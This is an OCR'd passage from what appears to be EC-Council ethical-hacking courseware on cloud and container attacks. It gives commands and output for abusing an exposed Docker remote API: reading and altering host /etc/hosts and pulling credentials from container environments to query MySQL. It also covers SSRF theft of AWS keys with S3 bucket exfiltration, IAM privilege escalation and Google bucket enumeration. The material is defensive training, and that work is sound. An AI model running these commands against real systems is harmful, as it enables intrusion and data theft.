


Figure 19.59: Screenshot of CCAT pushing the Docker image

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Exploiting Docker Remote API

After gaining access to the target Docker host, attackers exploit the Docker remote API to launch further attacks, such as mining cryptocurrency, initiating attacks by masking IPs, creating botnets to perform DoS attacks, installing services for phishing campaigns, retrieving sensitive (e.g., credentials), and compromising the security of the internal network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Retrieving files from the Docker host

Attackers create a new container and mount it to the folder on the Docker host to gain access to other files.

Run the following command to get an image of Linux alpine:

```
$ docker -H <Remote IP:Port> pull alpine
```

Now, run the following command to create a container from the image:

```
$ docker -H <Remote IP:Port> run -t -d alpine
```

After creating the container, run the **ls** command inside the container to retrieve files stored on the Docker host:

```
$ docker -H <Remote IP:Port> exec modest_goldstine ls
```




Figure 19.60: Screenshot of Docker showing the creation of a Docker container

Similarly, you can create a container from the image, mount the host '/etc' path to the container, and retrieve the content stored in the '/etc/hosts' file. By accessing this file, attackers can make a malicious entry in the host files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
# Create a container from the image and mount host '/etc' path to the container
bash-3.2$ docker -H <Remote IP:Port> run -t -d -v /etc:/tmp/etc alpine
# Print the content of host '/etc/hosts' file
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

# Add new entry inside the host 'hosts' file - IP of a malicious server
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras sh -c "echo '127.0.0.1 www.docker.com' >> /tmp/etc/hosts"
# Print the content of host '/etc/hosts' file after modification
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

127.0.0.1 www.docker.com
```

Figure 19.61: Screenshot of Docker showing the manipulation of host files

Attackers can also access data stored outside the host by identifying mounted volumes to the container. You can use the Docker inspect command to detect external storage mounts, such as S3 and network file system (NFS). Furthermore, if any mount has write access, attackers can manipulate the files stored on the external storage.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
# Find mounts
bash-3.2$ docker -H [docker remote host] inspect [container name]
...
        "Mounts": [
            {
                "Type": "volume",
                "Source": "source",
                "Destination": "/dest/dir",
                "Driver": "the driver"
                "RW": true,
            }
        ],
...

# Access files in mounts
bash-3.2$ docker -H [docker remote host] exec -i [container name] /dest/dir/ls
bash-3.2$ docker -H [docker remote host] exec -i [container name] cat /dest/dir/some/file
```

Figure 19.62: Screenshot of Docker showing the results of the Docker inspect command

Scanning internal network

If an attacker creates a container in the existing Docker network bridge, he can access all hosts that the principal Docker host can access within the internal network.

You can use Nmap to scan the host's internal network and identify running services:

$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox <IP Range>

```
# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmavitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
8089/tcp open  unknown
...
Nmap done: 70 IP addresses (6 hosts up) scanned in 608.72 seconds
```

Figure 19.63: Screenshot of Docker showing the Nmap scanning results

Retrieving credentials

Environment variables are commonly used in Docker for passing credentials as arguments while running the containers. Attackers use the Docker inspect command to identify available

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

environment variables on the Docker host. Executing the "**env**" command on a container returns all the details, including the credentials used to initiate the containers.

Run the following commands to retrieve credentials:

```
$ docker -H [docker remote host] inspect [container name]
$ docker -H [docker remote host] exec -i [container name] env
```

Figure 19.64: Screenshot of Docker showing the results of the Docker inspect command

Figure 19.65: Screenshot of Docker showing the results of the env command

Querying databases

After retrieving credentials, attackers can execute queries on MySQL containers to retrieve sensitive information stored in the database tables.

Run the following command to find the MySQL containers on the target Docker host:

```
$ docker -H [docker remote host] ps | grep mysql
```

Now, run the following command to retrieve the MySQL credentials:

```
$ docker -H [docker remote host] exec -i some-mysql env
```

Use the retrieved credentials to find databases under the MySQL container:

```
$ docker -H [docker host] exec -i some-mysql mysql -u root -p
<password> -e "show databases"
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
# Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   CREATED      STATUS    PORTS                    NAMES
260f6220d004   mysql   4 days ago   Up 4 days 0.0.0.0:3306->3306/tcp   some-mysql


# Find credentials
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show database" query
bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Figure 19.66: Screenshot of Docker retrieving the MySQL databases

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Container Volumes

In Kubernetes, containers use volumes to share filesystems and manipulate container files. A volume is similar to a directory that stores files and is accessible to all containers in a pod. Kubernetes supports different types of volumes, such as NFS and Internet small computer systems interface (iSCSI), using various protocols. Weak and default configurations in these volumes may be exploited by attackers to launch privilege escalation attacks and perform a lateral movement in the internal network.

- **Accessing Master Nodes**: Volume configurations, such as iSCSI, store configuration details in the form of secrets. If attackers gain access to the API or etcd, they can easily retrieve the configuration details of these volumes.
- **Accessing Nodes**: Kubelet manages pods, so if attackers gain access to a node in a pod, they can easily access all volumes used within the pod. Furthermore, if attackers use filesystem tools for viewing logs, they can obtain useful information about a node. For example, attackers can use the "df" command to retrieve configuration details of volumes using NFS.
- **Accessing Container**: Similar to accessing nodes, attackers can also retrieve the same information within the container itself. By attacking volumes from a container, attackers can configure the hostpath volume type to retrieve sensitive information from a node. Attackers can further use filesystem tools to browse all mounted volumes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CloudGoat AWS – Vulnerable by Design

Source: *https://rhinosecuritylabs.com*

CloudGoat is the "Vulnerable by Design" AWS deployment tool developed by Rhino Security Labs. It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios. Each scenario is composed of AWS resources arranged together to create a structured learning experience. Some scenarios are easy, some are hard, and many offer multiple paths to victory. As the attacker, it is your mission to explore the environment, identify vulnerabilities, and exploit your way to the scenario's goal(s).

The scenarios included at the launch are as follows:

- **rce_web_app** – Find the secret endpoint and exploit a web app remote code execution vulnerability to gain root EC2 access inside a virtual private cloud (VPC).
- **iam_privesc_by_attachment** – Discover and attach existing instance profiles to elevate privileges.
- **iam_privesc_by_rollback** – Enumerate IAM policy versions and roll back to a previous version with higher privileges.
- **codebuild_secrets** – Explore CodeBuild and SSM to discover plaintext secrets in a secure database.
- **ec2_ssrf** – Find and exploit the EC2 metadata service to get keys using a server-side request forgery (SSRF) vulnerability in a web app.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.67: Screenshot of CloudGoat

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Gaining Access by Exploiting SSRF Vulnerabilities

Attackers can exploit SSRF vulnerabilities in a web application that is hosting the cloud service to retrieve the AWS credentials for a role, add the retrieved credentials to the local aws-cli, retrieve user account details from S3 buckets, and gain access and exfiltrate the data stored in all the buckets related to that account.

- **Exploiting SSRF vulnerabilities to retrieve the AWS IAM credentials**

  Attackers exploit SSRF vulnerabilities in web applications to gain access to cloud metadata services, such as AWS EC2, and retrieve the AWS access keys for a role. These keys allow attackers to find and synchronize the S3 buckets to a local host, thereby gaining access to the data stored in those buckets. Attackers can perform this attack only when the target web application is using **`Http`** and has a SSRF vulnerability in a GET variable called **`url`**.

- **Adding credentials to the local `aws-cli`**

  After accessing the AWS credentials for a role, add the credentials to the local **`aws-cli`** using the "**`aws configure`**" command.

- **Gaining access to data stored in S3 buckets**

  After adding the credentials, run the following command to check whether everything is set up properly:

  ```
  aws sts get-caller-identity --profile stolen_profile
  ```

  The above command retrieves the user ID, account number, and Amazon resource number (ARN) for the role.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Now, run the following command to retrieve all buckets available for the account:


```
aws s3 ls --profile stolen_profile
```

The above command lists all the S3 buckets for the specific account, which can be accessed by the IAM role.

Finally, run the following command to synchronize and download the data stored in the buckets to the local system:

```
aws s3 sync s3://bucket-name
/home/attacker/localstash/targetcloud/ --profile stolen_profile
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



AWS IAM Privilege Escalation Techniques

Source: *https://rhinosecuritylabs.com*

After gaining access to the target cloud services, attackers attempt to exploit their privileges to expand their attack surfaces and perform further exploitation.

Discussed below are various techniques used by the attackers to escalate AWS IAM privileges.

- **Create a new policy version**

  Attackers who have access permissions to **`iam:CreatePolicyVersion`** can create a new version of the IAM policy with custom permissions. Attackers set the new policy as the default version by including the "**`--set-as-default`**" flag while creating the policy without requiring permissions to use **`iam:SetDefaultPolicyVersion`**. This technique allows attackers to gain high-level administrator access to the AWS account.

- **Assign the default policy version to an existing version**

  Attackers can escalate their privileges by abusing existing unused policies if they have access permissions to **`iam:SetDefaultPolicyVersion`**. If a policy is accessible by attackers and has non-default versions, attackers can change the default version to some other existing version. This technique allows the attacker to elevate their privileges to the level of permissions assigned to the unused policy.

- **Create an EC2 instance with an existing instance profile**

  Attackers who have access permissions to **`iam:PassRole`** and **`ec2:RunInstances`** can create a new EC2 instance with an already existing instance profile to access the operating system. Then, they can abuse the new EC2 instance to login and access the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

associated AWS keys from the EC2 instance metadata. This gives them all access permissions of the existing instance profile.

- **Create a new user access key**

  Attackers with access permissions to **`iam:CreateAccessKey`** can create access key IDs and secret access keys for other users. This gives attackers the same level of access permissions that the user has.

- **Create/update login profile**

  If attackers acquire access permissions to **`iam:CreateLoginProfile`**, they can create new login profiles for the AWS console. Similarly, if attackers acquire access permissions to **`iam:UpdateLoginProfile`**, they can change the login profiles of other users. In both cases, attackers are elevated to the privileges of the specific user profile.

- **Attach a policy to a user/group/role**

  Attackers with access permissions to **`iam:AttachUserPolicy`** can escalate their privileges by attaching a policy to a user and adding permissions of that policy to the attacker's policy. Similarly, attackers with access permissions to **`iam:AttachGroupPolicy`** and **`iam:AttachRolePolicy`** can manipulate the policies and elevate their privileges to the level of corresponding group or role.


- **Create/update an inline policy for user/group/role**

  Attackers with access permissions to **`iam:PutUserPolicy`**, **`iam:PutGroupPolicy`**, and **`iam:PutRolePolicy`** can create or update an inline policy for a user, group, and role, respectively. This technique allows attackers to gain full administrator privileges in the AWS environment.

- **Add a user to a group**

  Attackers with access permissions to **`iam:AddUserToGroup`** can add themselves to an existing IAM user group in the AWS environment. This technique allows attackers to gain the privileges of existing groups.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Escalating Privileges of Google Storage Buckets using GCPBucketBrute

Source: *https://rhinosecuritylabs.com*

Similar to Amazon AWS S3 buckets, Google Storage uses buckets for static file storage. Vulnerabilities in bucket permission policies may expose the buckets to all GCP users or even to the public Internet. Like AWS S3 buckets, Google Storage buckets are also vulnerable to privilege escalation attacks through misconfigured bucket ACLs.

GCPBucketBrute is a script-based tool that allows attackers to enumerate Google storage buckets, determine what kind of access they have on to them, and check whether they can be privilege-escalated. Using this tool, attackers can check the bucket's policy by making a direct HTTP request to "**`https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam`**". If "**`allUsers`**" or "**`allAuthenticatedUsers`**" can read the bucket policy, attackers get a valid response; otherwise, an access denied message is displayed.

Attackers can use the Google storage "**`TestIamPermissions`**" API by giving a bucket name and a list of Google storage permissions to retrieve the bucket permissions.

Attackers use the GCPBucketBrute tool to check what privileges are granted to them on the discovered buckets. If attackers have some access to the buckets, GCPBucketBrute displays a list of the possessed permissions. If attackers have enough access to escalate privileges to the bucket, the tool displays a message showing the bucket is vulnerable to privilege escalation. This way, attackers can elevate their permissions to the administrator level.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
root:~/example# python3 gcpbucketbrute.py -k testtest -u

Generated 1215 bucket permutations.

    EXISTS: testtest01
    EXISTS: testtest1
    EXISTS: testtest
    EXISTS: testtesttest
    EXISTS: testtest2
    EXISTS: mltesttest
    EXISTS: test-testtest
    EXISTS: testtestbucket

    UNAUTHENTICATED ACCESS ALLOWED: testtestgcp
        - UNAUTHENTICATED LISTABLE (storage.objects.list)
